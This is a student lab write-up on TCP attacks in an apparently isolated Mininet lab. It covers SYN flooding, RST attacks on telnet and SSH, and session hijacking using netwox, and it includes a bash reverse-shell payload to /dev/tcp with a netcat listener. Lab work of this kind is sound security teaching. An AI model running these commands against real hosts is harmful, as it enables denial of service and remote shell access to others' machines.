1. netwox 76 -i 10.0.0.3 -p 80




Figure 1 Half-open TCP ports from SYN FLood Attack

1. The attack runs with different source IP addresses and ends a high volume of SYN packets with spoofed IP addresses to launch a DoS attack on vic.




Figure 2 DoS Attack SYN packets to vic

1. No response to leg with DoS attack and it continuously tries to connect to vic. The request from leg to vic is completed upon termination of the attack, with the response time from the Wireshark trace 42.297042 – 10.811772 = 31.4857 seconds. Without the DoS attack, the response time is 0.0956 seconds.




Figure 3 HTTP Connection with DoS Attack




Figure 4 HTTP Connection with DoS Attack




Figure 5 leg fails to connect to vic during DoS Attack

SYN Flooding Attack:

The successful execution of the flooding attack is observed by a series of half-open TCP SYN connections being displayed when netstat -na is executed. Furthermore, a connection request from leg to vic is not answered as seen by the repeated time outs. This connection is finally established when the DoS attack is ended, and the total time to connect is significantly higher than usual (31 versus 0.09 seconds).

* Telnet:

In the leg terminal, establish a telnet connection to vic:

telnet 10.0.0.3 -l mininet



Figure Telnet connection in leg terminal

In the att terminal, run an RST attack on port 23 of vic:

netwox 78 --device “att-eth0” --filter “dst host 10.0.0.3 and dst port 23”



Figure Netwox 78 attack in att terminal

The telnet connection in leg is terminated and future connections cannot be established.




Figure Telnet connection in leg terminal

* SSH:

In the leg terminal, establish an SSH connection to vic:

ssh mininet@10.0.0.3



Figure SSH connection in leg terminal

In the att terminal, run an RST attack on port 22 of vic:

netwox 78 --device “att-eth0” --filter “dst host 10.0.0.3 and dst port 22”



Figure Netwox 78 attack in att terminal

The SSH connection in leg is terminated (tested by running a command) and future connections cannot be established.




Figure SSH connection in leg terminal

* Telnet:




Figure RST attack on Telnet connection packets in Wireshark

* SSH:



Figure RST attack on SSH connection packets in Wireshark

TCP RST Attacks on SSH and TELNET Connections:

I observe that the attack is successful by observing the spoofed RST packets transmitted from vic to leg, from att. To terminate the telnet connection, packets are directed to port 23 and for SSH connections, packets are directed to port 22. By entering a command in the SSH and telnet connection in leg, the `Connection reset by peer` and `Connection terminated by foreign host` message is displayed in the respective terminals and the connection is ended.

1. netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.0.2 --ip4-dst 10.0.0.3 --tcp-src 45534 --tcp-dst 23 --tcp-seqnum 3624306446 --tcp-acknum 88133758 --tcp-ack --tcp-psh --tcp-window 57 --tcp-data "7077640d00




Figure Netwox 40 command with reverse terminal payload data




Figure Wireshark trace after telnet connection from leg to vic terminal




Figure Wireshark trace after successfully creating a reverse shell

TCP Session Hijacking:

The hijack was carried out by following these steps:

1. Open the telnet port 23 in vic. (Figure 17)
2. Create a telnet connection from leg to vic. (Figure 18)
3. In the att terminal, run ifconfig and note the IP is 10.0.0.1. (Figure 19)
4. In one att terminal, start the netcat program to listen for connections on port 9090. (Figure 20)
5. In another att terminal, run the netwox attack from (Q7). The sequence number in the attack is the acknowledgment number of the last Telnet Data packet exchanged between vic and leg, the acknowledge number in the attack is the next sequence number of the same packet, destination port is the port on leg that established the connection and payload in the attack is the hex of the command to create a bash shell: /bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1
6. The attack was successful because att has access to a shell in vic. This is seen when the netcat program accepts a connection by vic on port 9090 and by running ifconfig in the netcat terminal and observing the IP as 10.0.0.3 (vic’s IP). (Figure 20)




Figure Opening telnet port 23 in vic




Figure telnet connection from leg to vic




Figure ifconfig in att before netcat




Figure Reverse shell through netcat and ifconfig after